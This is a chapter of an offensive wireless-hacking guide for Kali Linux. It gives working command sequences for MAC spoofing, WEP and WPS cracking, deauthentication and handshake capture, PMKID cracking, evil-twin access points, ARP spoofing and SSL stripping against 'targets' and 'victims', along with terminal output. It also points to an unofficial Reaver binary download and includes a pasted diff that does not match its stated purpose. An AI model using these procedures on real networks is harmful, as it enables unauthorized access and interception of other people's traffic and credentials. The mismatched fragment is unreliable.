

WIRELESS HACKING  
BY VANHARLAM

## CONFIGURING A WIRELESS ADAPTOR

This chapter looks at ways to exploit vulnerabilities in WiFi Protocol and human trust, in order to infiltrate target networks or have targets log on to an evil network. In this chapter, our wireless interface will be represented by wlan0. A wireless adaptor used for hacking must support monitor mode and packet injection and be compatible with Kali. In addition, changing the MAC address of a wireless interface is necessary to remaining anonymous during operation.

### Change MAC Address

```
root@kali:~# ifconfig wlan0 down
root@kali:~# iwconfig wlan0 hw ether 00:00:00:00:00:00
root@kali:~# ifconfig wlan0up
```

or

```
root@kali:~# ifconfig wlan0 down
root@kali:~# macchanger -r wlan0 (from GNU MAC Changer utility)
root@kali:~# ifconfig wlan0 up
root@kali:~# macchanger -s wlan0 (to show and confirm change)
```

Important to note, the device MAC is changed in memory only.

### Enable Monitor Mode

For programs like aircrack-ng which do not configure monitor mode automatically.

```
root@kali:~# ifconfig wlan0 down
root@kali:~# airmon-ng check kill
root@kali:~# ifconfig wlan0 up
root@kali:~# airmon-ng start wlan0
```

Airmon-ng is included in the aircrack-ng package and is used to enable and disable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode.

## Fault Resolutions

In case of no networks or no connectivity, check that wlan0 is not hard/soft blocked using `rfdkill list all` command. If blocked, `rfdkill unblock all`. The command `rfdkill` can be included with regular combined process wireless adaptor configuration:

```
root@kali:~# ifconfig wlan0 down
root@kali:~# airmon-ng check kill && rfdkill unblock all
root@kali:~# iwconfig wlan0 mode monitor
root@kali:~# ifconfig wlan0 up
root@kali:~# airmon-ng start wlan0
```

To show connected devices such as USB, use `ifconfig && lsusb`.

If the MAC address is stubborn, try a combination:

```
root@kali:~# ifconfig wlan0 down
root@kali:~# airmon-ng check kill && rfdkill unblock all
root@kali:~# macchanger -r wlan0
root@kali:~# ifconfig wlan0 up
```

To reset `airmon-ng check kill` use:

```
root@kali:~# service network-manager restart
root@kali:~# nmcli radio wifi on
root@kali:~# ifconfig wlan0 up
```

If these steps have not solved connectivity issues, then there may be a misconfiguration at the network level, or the wireless adaptor is not Kali compatible.

## PRE-CONNECTION ATTACKS

### Aircrack-ng

Airodump-ng is a classic collection of modules which facilitate wireless hacking. Modules include airodump-ng, aireplay-ng, aircrack-ng and various other sub-routines.

#### *Packet Sniffing*

Airodump-ng is a module in the Aircrack-ng suite which enables packet sniffing. Assuming our wireless adaptor has been configured, we begin by scanning the area for wireless AP's:

```
root@kali:~# airodump-ng --band abg wlan0
```

The abg switch should be used to cover 2.4Ghz – 5Ghz, unless we're looking for a specific WiFi band.

#### *Targeted Sniffing and Writing to File*

Once we have spotted an SSID of interest, we can target that SSID for packet sniffing and write the results to a .cap file. Noting the channel of the target device:

```
root@kali:~# airodump-ng - -bssid [TargetMAC] --channel 00 --band  
abg --write results.cap wlan0
```

### Fault Resolutions

In the case of no networks/missing data use:

```
root@kali:~# ifconfig wlan0 down  
root@kali:~# airmon-ng check kill && rfkill unblock all  
root@kali:~# iwconfig wlan0 mode monitor  
root@kali:~# ifconfig wlan0 up
```

If using a virtual box, experiment with setting the adapter to USB 3.0 and 2.0 via Vbox settings. Also, ensure the wifi adaptors driver is up to date:

```
root@kali:~# apt-get update
root@kali:~# apt-get install [driver]
```

## GAINING ACCESS

### WEP Vulnerability

The Initialisation Vector (IV) on WEP is only 24bit, therefore, it will repeat on busy networks making it susceptible to statistical attacks. In addition, WEP is responsive to association and disassociation commands, which further compounds the susceptibility factor of 24bit IV's

Once packet data has been retrieved from the target network, our .cap file can be run through aircrack-ng to retrieve the network key:

```
root@kali:~# aircrack-ng results.cap
```

### *Generating Initialization Vectors*

Sometimes the target server is idle, producing very few IV's. In this case we can force the server to generate IVs, using subroutines of arpreplay-ng. Specifically, we need fakeauth and arpreplay. For this attack to work, a targeted airodump-ng needs to be running in the background, loading results to a .cap file.

### Fakeauth

Sometimes the target server is idle, producing very few IV's. In this case we need to associate with the target server to force generate IVs using arpreplay-ng. The specific usage of arpreplay-ng in this case will involve the use of fakeauth:

```
root@kali:~# aireplay-ng --fakeauth [#FakePackets] -a [NetworkMAC] -h [TargetMAC] wlan0
```

Waiting for an ARP packet to re-transmit can take a few moments.

### ARP Replay Attack

At this point, targeted airodump-ng is working in the background and we have authenticated with the server using aireplay-ng deauth. Immediately, in a separate window, activate arpreplay. The specific usage is:

```
root@kali:~# aireplay-ng --arpreplay -b [NetworkMAC] -h [TargetMAC] wlan 0
```

These commands are similar to aireplay-ng but there is no need for '0.' In our window showing process for airodump-ng, we should see the number of IV's increasing exponentially.

## WPA/WPA2 Vulnerability

Both WPA/WPA2 use TKIP to address security issues associated with WEP. The RC4 cipher of WEP and WPA is replaced by AES based CCMP in WPA2. These are near impossible to crack with modern technology. Therefore, hacking WPA/WPA2 requires a different approach.

### *Discovering and Brute-forcing WPS*

A weakness exists in the WPS feature (when enabled) of WiFi Simple Configuration Protocol (WSC) which allows computation of WPA/WPA2 passwords from its eight-digit WPS pins. The pin is stored as two sets of four digit, meaning, each set can be brute forced individually. The eight digit is a checksum. Therefore,  $10^4 + 10^3 = 11,000$  tries required to exhaust key space. Modern laptops can crack this in a second or two. This attack works when a router is not configured to use PBC and does not have rate limiting enabled.

### Wash

A WPS service may appear in the process of conducting a broad scan. However, if we know the target network uses WPA/WPA2, we might skip to searching for routers with WPS enabled. To display only networks with WPS enabled we can use:

```
root@kali:~# wash --interface wlan0
```

Alternatively, we can target specific WiFi band with:


```
root@kali:~# wash --5ghz --interface wlan0
```

### Reaver

Reaver implements a brute force attack against Wifi Protected Setup (WPS) registrar PINs in order to recover WPA/WPA2 passphrases. The specific usage is:

```
root@kali:~# reaver --bssid [TargetMAC] --channel [00] --interface wlan0 -vvv --no-associate
```

Reaver often fails to associate with networks. Therefore, it is better that we do not use Reaver to associate with the network and use aireplay-ng instead. The -vvv switch is also helpful for displaying progress. In practice, aireplay-ng and reaver will operate in separate terminals. We should also set fakeauth to trigger every 30 seconds, to keep our target server associate while reaver brute-forces WPS. Reaver generally takes between 4-10 hours to retrieve a passphrase.

The image shows two terminal windows. The top window is running 'aireplay-ng' with the command 'aireplay-ng --fakeauth 30 -a 08:05:81:B1:7C:83 -h BE:6C:70:9D:E7:A2 wlan0'. It shows a sequence of events: waiting for a beacon frame, successful authentication, and then being denied association (code 12) because of a wrong ESSID or WPA. The bottom window is running 'reaver' with the command 'reaver -i wlan0 -b 08:05:81:B1:7C:83 --channel 1'. It shows the tool's version (v1.6.5), copyright information, and its progress: waiting for a beacon, receiving it, identifying the vendor as Broadcom, finding a packet with bad FCS, and finally associating with the target BSSID (08:05:81:B1:7C:83) with a null ESSID.

```
root@kali:~# aireplay-ng --fakeauth 30 -a 08:05:81:B1:7C:83 -h BE:6C:70:9D:E7:A2 wlan0
23:05:24 Waiting for beacon frame (BSSID: 08:05:81:B1:7C:83) on channel 1

23:05:24 Sending Authentication Request (Open System) [ACK]
23:05:24 Authentication successful
23:05:24 Sending Association Request [ACK]
23:05:24 Denied (code 12), wrong ESSID or WPA ?

23:05:27 Sending Authentication Request (Open System) [ACK]
23:05:27 Authentication successful
23:05:27 Sending Association Request [ACK]
23:05:27 Denied (code 12), wrong ESSID or WPA ?

root@kali:~# reaver -i wlan0 -b 08:05:81:B1:7C:83 --channel 1

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 08:05:81:B1:7C:83
[+] Received beacon from 08:05:81:B1:7C:83
[+] Vendor: Broadcom
[!] Found packet with bad FCS, skipping...
[+] Associated with 08:05:81:B1:7C:83 (ESSID: (null))
```

## Wesside-ng

Wesside-ng is an auto-magic tool which incorporates a number of techniques to obtain a WEP key in minutes. It first identifies a network, then proceeds to associate with it, obtain PRGA (pseudo random generation algorithm) xor data, determine the network IP scheme, reinject ARP requests and finally determine the WEP key. Wesside-ng does not require airodump-ng to be running. This tool is simple enough that it requires no further explanation. The point is, we have many tools available for the same task. Bully is another of Kali's pre-installed WiFi cracking scripts worth testing.

## WPS Pixie Dust

The Reaver-brute force attack (itself) is obsolete against most routers built after 2011. Many routers will now "lock" the WPS setting in response to too many failed PIN attempts. The Pixie-Dust attack takes advantage of another weakness in encryption: the weak seed numbers used by manufactures to produce router pins.

## Reaver, Wifite

To initiate a WPS Pixie Dust attack in reaver, we simply append the -K switch:

```
root@kali:~# reaver --bssid [TargetMAC] --channel 00 --interface wlan0 -K -vvv
```

The WPS Pixie Dust attack can also be initiated through Wifite. Wifite uses Reaver, but the command options are much simpler. Like most WiFi cracking programs, running Wifite will require `airmon-ng check kill` prior to launch. Wifite also requires `hcxdumpool` and `hcxpcaptool` to function – these tools are available on GitHub.

```
[+] Using wlan0 already in monitor mode
```

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	[REDACTED]	1	WPA	55db	no	
2		1	WPA	54db	no	
3		1	WPA	49db	no	2
4		1	WPA	49db	no	
5		6	WPA	42db	yes	

```
[+] select target(s) (1-5) separated by commas, dashes or all: 5
```

```
[+] (1/1) Starting attacks against [REDACTED] (DIRECT-dk-BRAVIA)
```

```
[+] DIRECT-dk-BRAVIA (40db) WPS Pixie-Dust: [4m40s] Initializing (Timeouts:1)
```

### Capturing WPA Handshakes

When WPS is not possible, the only packets which can be helpful are handshake packets. Handshake packets can be captured either when targets log onto a network, or when a router responds to association packets. The precise method will depend on the attack used.

### De-authentication Attack

Instead of waiting for a target to log on to their network, we can run a de-authentication attack to force clients to log off and back on. We need to have targeted `airodump-ng` running, so the commands in order will be:

```
root@kali:~# airodump-ng - -bssid [TargetMAC] --channel 00 --band abg --write results.cap wlan0
```

```
root@kali:~# aireplay-ng --deauth [#FakePackets] -a [NetworkMAC] -h [TargetMAC] wlan0
```

The captured handshake will appear in the process on `airodump-ng` and also be written to file. On occasion `aireplay-ng` will only work if `airodump-ng` is running. Multiple de-authentication targets can be set up with something like:



```
root@kali:~# ifconfig wlan0 down
root@kali:~# iw wlan0 interface add wlan0 type monitor
root@kali:~# iw wlan0 interface add wlan1 type monitor
root@kali:~# iw wlan0 interface add wlan2 type monitor
root@kali:~# ifconfig wlan0 up
```

### *Wordlist Attack*

A handshake packet does not contain data that helps recover a key. It does contain data which can be used to check if a key is valid, against a list of potential keys from a word list. To run data from aircrack-ng against a wordlist we use:

```
root@kali:~# aircrack-ng results.cap -w wordlist.txt
```

### *Crunch*

Kali offers many preset word lists, like the infamous rockyou.txt file. However, if we know the networks password policy from target enumeration (see enum4linux) we can devise a wordlist of our own. This list may be more efficient than a standard Kali wordlist, which can be over 30 million entries long. The specific usage of crunch is:

```
root@kali:~# crunch [min] [max] [characters]-o [filename] -t
[pattern]
```

So that, for example:

```
root@kali:~# crunch 6 8 abc123& -o newwordlist.txt -t a@@@b
```

The output file will be saved to root folder by default.

### *PMKID Client-less Attack*

Aircrack-ng is a classic suite for hackers, but elements of it are fast becoming outdated. Aircrack-ng has not kept up with developments in wireless protocols and its interface becomes too complicated. Newer programs have been developed which bridge the gap between old and new technology. In fact, they offer new attacks which WPA/WPA2 are susceptible to, such as the Pairwise Master Key Identifier (PMKID) client-less attack.

The PMKID client-less attack uses Extensible Authentication Protocol (EAP) over LAN (EAPoL) frames to calculate WPA/WPA2 passwords. EAPoL is a network port


authentication protocol used in IEEE 802.1X which provides generic network sign-on to access network resources. The PMKID client-less attack retrieves EAPoL frames by manufacturing association packets. Unlike aircrack-ng, there is no more reliance on interaction with currently connected devices – no need for de-authentication attack. This attack works on routers which do not have an ACL. As such, the attack has been successful against the 2011 UiAS-2HnD with RouterOS v6.41rc44 and similar devices. A software which can facilitate the PMKID client-less attack is Bettercap 2.2.3.

### Bettercap 2.2.3

Bettercap is the swiss-army knife of hacking tools. When it comes to wireless hacking, Bettercap has many well-integrated modules which are quick to load. Bettercap offers all the same features as aircrack-ng and more. Bettercap will automatically set wlan0 to monitor mode and it comes with its own MAC changer utility. This decreases our setup time compared to aircrack-ng. However, we still need to setup airmon-ng and kill interfering processes:

```
root@kali:~#airmon-ng check-kill
root@kali:~#airmon-ng start wlan0
root@kali:~#bettercap -iface wlan0
>> mac.changer.address
>> wifi.recon on
```

With these few commands, our sniffer is up and running.



```
wlan0 » wifi.recon on
[16:20:04] [sys.log] [inf] wifi using interface wlan0 (00:00:00:00:00:00)
Can't restore interface wlan0 wireless mode (SIOCSIWMODE)
Please adjust manually.
[16:20:13] [sys.log] [inf] wifi started (min rssi: -200 dBm)
wlan0 » [16:20:13] [sys.log] [inf] wifi channel hopper :
wlan0 » [16:20:14] [wifi.ap.new] wifi access point Telst
wlan0 » [16:20:14] [wifi.ap.new] wifi access point <chid
wlan0 » [16:20:14] [wifi.ap.new] wifi access point Telst
wlan0 » [16:20:14] [wifi.ap.new] wifi access point <chid
wlan0 » [16:20:14] [wifi.client.new] new station ea:e4:5
wlan0 » [16:20:14] [wifi.client.new] new station 64:6e:0
wlan0 » [16:20:33] [wifi.ap.new] wifi access point Telst
wlan0 » [16:20:33] [wifi.ap.new] wifi access point <chid
wlan0 » [16:20:33] [wifi.client.new] new station 42:7a:7
wlan0 » [16:20:33] [wifi.ap.new] wifi access point Telst
wlan0 » [16:20:33] [wifi.ap.new] wifi access point <chid
wlan0 » [16:20:33] [wifi.ap.new] wifi access point (-10
wlan0 » [16:20:33] [wifi.client.new] new station 00:b3:0
```

At any time, we can view a summary of AP's in the area with `wifi.show`.

RSSI ▲	BSSID	SSID	Encryption	WPS	Ch	Clients	Sent	Recvd	Seen
5 dBm	ec	TelstraWiFi-394q48	WPA2 (CCMP, PSK)		36	5	7.4 kB	16 kB	16:25:47
4 dBm	ee	<hidden>	WPA2 (CCMP, PSK)		36		19 kB		16:25:47
-46 dBm	ec	TelstraWiFi-394q48	WPA2 (CCMP, PSK)		1	2	21 kB	5.9 kB	16:25:27
-48 dBm	ec	TelstraWiFi-394q48	WPA2 (CCMP, PSK)		1		37 kB		16:25:27
-48 dBm	ee	<hidden>	WPA2 (CCMP, PSK)		1				16:25:27
-48 dBm	ee	<hidden>	WPA2 (CCMP, PSK)		1	1	47 kB	1.0 kB	16:25:27
-53 dBm	08		WPA2 (CCMP, PSK)	2.0	36				16:25:58
-54 dBm	ec	TelstraWiFi-394q48	WPA2 (CCMP, PSK)		36		746 B		16:25:47
-59 dBm	ee	<hidden>	WPA2 (CCMP, PSK)		36				16:25:47

wlan0 (ch. 108) / 1.5 kB / 956 kB / 5906 pkts

We can keep this view ordered and refreshed with the ticker module:

```
> set wifi.show.sort clients desc
> set ticker.commands 'clear; wifi.show'
> ticker on
```

Now we can start capturing EAPOL frames:

```
> wifi.assoc all
```

```
wlan0 » wifi.assoc all
wlan0 » [16:24:09] [sys.log] [inf] wifi sending association request to AP TelstraWiFi-394q48 (channel:1 encryption:WPA2)
wlan0 » [16:24:10] [sys.log] [inf] wifi sending association request to AP <hidden> (channel:1 encryption:WPA2)
wlan0 » [16:24:10] [sys.log] [inf] wifi sending association request to AP TelstraWiFi-394q48 (channel:1 encryption:WPA2)
wlan0 » [16:24:10] [sys.log] [inf] wifi sending association request to AP <hidden> (channel:1 encryption:WPA2)
wlan0 » [16:24:10] [sys.log] [inf] wifi sending association request to AP TelstraWiFi-394q48 (channel:36 encryption:WPA2)
wlan0 » [16:24:11] [sys.log] [inf] wifi sending association request to AP (channel:36 encryption:WPA2)
wlan0 » [16:24:11] [sys.log] [inf] wifi sending association request to AP <hidden> (channel:36 encryption:WPA2)
wlan0 » [16:24:11] [sys.log] [inf] wifi sending association request to AP TelstraWiFi-394q48 (channel:36 encryption:WPA2)
wlan0 » [16:24:11] [sys.log] [inf] wifi sending association request to AP <hidden> (channel:36 encryption:WPA2)
```

All nearby vulnerable routers will start replying with PMKID packets (in red), which Bettercap will dump into a .pcap file.

[Hashcat](#)

PMKID data from pcap files will need to be transformed into a hash format that hashcat can understand. For this we can use hcxpcaptool:

```
root@kali:~# /path/to/hcxpcaptool -z bettercap-wifi-handshakes.pmkid
/root/bettercap-wifi-handshakes.pcap
```

And finally, we can proceed to crack the new .pmkid file in hashcat by using algorithm number 1600:

```
root@kali:~# /path/to/hashcat -m16800 -a3 -w3 bettercap-wifi-
handshakes.pmkid
```

Bettercap can also gather wps information with `wifi.show.wps [BSSID]`, however, WPS cracking still needs to be done with reaver.

## Rouge AP and EVIL Twin Attack

Sometimes, instead of trying to gain access to a network, we can simply have a victim become part of ours. That is, if any victims are within range. This is a purely wireless attack.


### *Mana-toolkit (Deprecated)*

The MANA-toolkit allows us to create fake AP's to launch MIM attacks.. It does not come pre-installed with kali, so we will need to `git clone https://github.com/danielcuthbert/mana.git`.

To get mana-toolkit running properly, our wireless adaptor needs to be set to managed mode – this will automatically swap to master when using mana. This is normal. Next, we need to access .conf file `leafpad /ect/mana-toolkit/hostpad-mana.config` and edit `interface=wlan0` to the interface being used. We also need to edit `ssid=Internet` to the desired name of our AP. The, we open the start script, located at `leafpad /usr/share/mana-toolkit/run-mana/start-nat-simple.sh` and edit (if required) `upstream=eth0` to interface with access to internet. Lastly, we would edit – if required – `phy=wlan0` to interface broadcasting a signal. To start mana-toolkit we use bash:

```
root@kali:~# bash /usr/share/mana-toolkit/run-mana/start-nat-simple.sh
```

If we are running Bettercap (see Bettercap 2.2.3) as our MIM tool, start-nat-full.sh will not be required because those processes are taken care of in Bettercap. A quick glance at Wireshark shows our rouge AP is collecting information over HTTP:



If we have a specific target/s in mind, we can edit the `hostapd.conf` file to implement a whitelist. This will minimize noise in the capture.

```
hostapd.conf

interface=wlan0
bssid=00:11:22:33:44:00
driver=nl80211
ssid=AlwaysOn
channel=6

auth_algs=3
# no SSID cloaking
ignore_broadcast_ssid=0
# Put hostapd in white/black list mode
macaddr_acl=0
# only used if you want to do filter by MAC address
#accept_mac_file=/etc/mana-toolkit/hostapd.accept
#deny_mac_file=/etc/mana-toolkit/hostapd.deny
```

Mana-toolkit was deprecated after Defcon 26 in favor of Bettercap. However, Mana-toolkit's core file, `hostapd`, is still under active development. Mana-toolkit is a helpful starting point for learning about `hostapd`, but there will be a point in the future where it no longer works.

### *Bettercap 2.2.3*

A rouge AP can be setup in Bettercap 2.2.3 with command `wifi.ap` and the additional options of encryption with `wifi.ap.encryption`.

### *Wifi Pumpkin 3*

WP3 does not come pre-installed in Kali, so we will need to `git clone https://github.com/P0cL4bs/wifipumpkin3.git`. Then `cd` to `wifipumpkin3` and run `make install`.

### **Wifi Honey**

Wifi Honey offers integration between rouge AP attacks and the `airodump-ng` suite. This script creates five monitor mode interfaces, four are used as APs and the fifth is used for `airodump-ng`. All this is done in a single screen session which allows you to switch between screens to see what is going on.

### **Fault Resolutions**

In case of `Nothing Done Nothing to Save error(reaver)`, download an older working version of Reaver (from <https://uploadfiles.io/lro4nkdv>) and use `chmod +x reaver`. Running Reaver as an executable will add `./` to the beginning of Reaver command, so that: `./reaver -bssid ...ect`, as normal.

In case of `Packets contained no EAPOL data; unable to process this AP (aircrack-ng)` ensure `results.cap` contains captured handshakes.

We can use the `lsusb` command to see attached devices and confirm wifi adaptor has registered.

Wireless adaptor must not be connected to internet for Rouge AP to work.

For general upstream/downstream connectivity issues (SSL Strip/HSTS Bypass/Rouge AP connectivity)

```
root@kali:~# iptables --flush
root@kali:~# iptables --table nat --flush
root@kali:~# iptables --delete-chain
root@kali:~# iptables --table nat --delete-chain
root@kali:~# iptables -P FORWARD ACCEPT
```

For issues around DNS server resolution and hanging IP

```
root@kali:~# service network-manager restart
root@kali:~# dhclient -r
root@kali:~# dhclient
root@kali:~# ifconfig eth0 up
root@kali:~# nslookup [host address]
```

To enable port forwarding at system Kernel directly

```
root@kali:~# sysctl -a | less | grep ipv
```

output

```
net.ipv4.ip_dynaddr = 0
net.ipv4.ip_early_demux = 0
net.ipv4.ip_forward = 0
net.ipv4.ip_forward_use_pmtu = 0
```

```
root@kali:~# sysctl -w net.ipv4.ip_forward=1
```

Important to note, `sysctl` changes take place at runtime but are lost when the system is rebooted. To make permanent changes to `sysctl`, you need to edit configuration file located at `/etc/sysctl.conf`.

In case Mana-toolkit search module breaks with an error message saying Needs Admin, we need to add missing lines 20-29 to /usr/share/mana-toolkit/run-mana/start-nat-simple.sh.

```
16 17 "pre-staged, and register the agent in the database. This allows "
17 18 "the agent to begin beconing behavior immediately."),
18 19
20 + 'Background': True,
21 +
22 + 'OutputExtension': None,
23 +
24 + 'NeedsAdmin': False,
25 +
26 + 'OpsecSafe': True,
27 +
28 + 'Language': 'Python',
29 +
19 30 'Comments': []
20 31 }
21 32
@@ -50,9 +61,8 @@ def __init__(self, mainMenu, params=[]):
50 61 if option in self.options:
51 62     self.options[option]['Value'] = value
52 63
```

## POST-CONNECTION ATTACKS



After successfully gaining access to a target network, an attacker will begin to monitor the flow of traffic. This serves as a platform to launch further attacks. This chapter looks at simple monitoring and attacking tools which an attacker might use over wireless internet. We will focus on application layer MIM for now. Special tools for transport and session layer MIM will be covered in the chapter on computer device hacking.

## APPLICATION LAYER MIM

### Bettercap 2.2.3

The developers of Bettercap say it is “the Swiss Army knife for WiFi, Bluetooth Low Energy, wireless HID hijacking and Ethernet networks reconnaissance and MITM attacks”. At this stage in our tests, it is worth considering the value of such a tool, as there are many ways to establish MIM for different purposes. In this section we redirect flow of HTTP/S traffic through our attack machine to sniff data and inject code onto our target machine. This is a simple and effective ARP spoofing method for establishing MIM where HTTP/HTTPS connections are of interest. Its general usage is:

```
root@kali:~# bettercap -iface [interface]
```

Right upon establishing a connection, Bettercap will begin collecting device information. A quick way to view this information statistically is:

```
root@kali:~# bettercap -iface wlan0
>> net.probe on
>> net.show
```

IP	MAC	Name	Vendor	Sent	Recv	Seen
10.0.2.4	08:00:27:c4:1e:4d	eth0	PCS Computer Systems GmbH	0 B	0 B	19:48:47
10.0.2.1	52:54:00:12:35:00	gateway	Realtek (UpTech? also reported)	0 B	0 B	19:48:47
10.0.2.3	08:00:27:61:fc:1f	METASPLOITABLE	PCS Computer Systems GmbH	70 B	92 B	19:48:51
10.0.2.6	08:00:27:f7:5c:79		PCS Computer Systems GmbH	1.5 kB	881 B	19:48:56

### Custom Spoof Script

If we transfer Bettercap opening commands to Leafpad, we can run them as script against a specified target. For example:

```

net.probe on
set arp.spoof.targets 10.0.0.1,10.0.0.2

set arp.spoof on

set net.sniff.local true

set net.sniff.output /root/bettercapture.cap

net.sniff on

```

We can save this as a .cap file so that on launch we can call upon the script with a caplet function:

```
root@kali:~# bettercap -iface wlan0 -caplet spoof.cap
```

### *Bypassing HTTPS (SSL Stripping)*

With Bettercap command caplets.show we can locate a script named hstshijack/hstshijack. This script functions to strip victims HTTPS packets of their SSL layer and downgrade the connection to insecure HTTP.

The configuration file is in user/share/bettercap/caplets/hstshijack/hstshijack.cap

The script is called upon with command hstshijack/hstshijack. In practice we can do this very quickly, if we have our target IP's listed in the aforementioned script.

```

root@kali:~# bettercap -iface wlan0 -caplet spoof.cap
>> hstshijack/hstshijack

```

Returned HTTPS data should appear as plain text HTTP.

The screenshot displays a terminal window with the following output:

```

192.168.1.0/24 > 192.168.1.7 > [17:19:30] [net.sniff.dns] dns 192.168.1.1 > local < a771.dscq.akamai.net 1s 23.229.29.70, 85 202.29.41
192.168.1.0/24 > 192.168.1.7 > [17:19:30] [net.sniff.https] sni local < https://ft.adpxl.co
192.168.1.0/24 > 192.168.1.7 > [17:19:30] [net.sniff.http.request] 6160 local POST ocsp.int-x3.letsencrypt.org/

POST / HTTP/1.1
Host: ocsp.int-x3.letsencrypt.org
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Length: 85
Content-Type: application/ocsp-request

00000000 30 53 30 51 30 4f 30 4d 30 4b 30 09 06 05 2b 8e [0S00000H0K0...+]
00000010 03 02 1a 05 00 04 14 7e e6 6a e7 72 9a b3 fc f8 [.....-].f....]
00000020 a2 20 64 6c 16 a1 2d 60 71 08 5d 04 14 a8 4a 6a [..dl...q...J]
00000030 63 04 7d dd ba e6 d1 39 b7 a6 45 65 ef f3 a8 ec [c}....9..Ee....]
00000040 a1 02 12 04 79 91 61 3b 89 d8 a7 ed 39 b8 55 86 [....y.a;...9.U.]
00000050 68 f8 f5 31 5e [h..1^]

192.168.1.0/24 > 192.168.1.7 > [17:19:30] [net.sniff.http.request] 6160 local POST ocsp.int-x3.letsencrypt.org/

POST / HTTP/1.1
Host: ocsp.int-x3.letsencrypt.org

```

The browser window shows a website with a padlock icon, indicating a secure connection. The website content includes a heading "Why Google is Forcing You To Have SSL Certificates on Your Websites?" and a subheading "By Kavya | June 13, 2020".

```
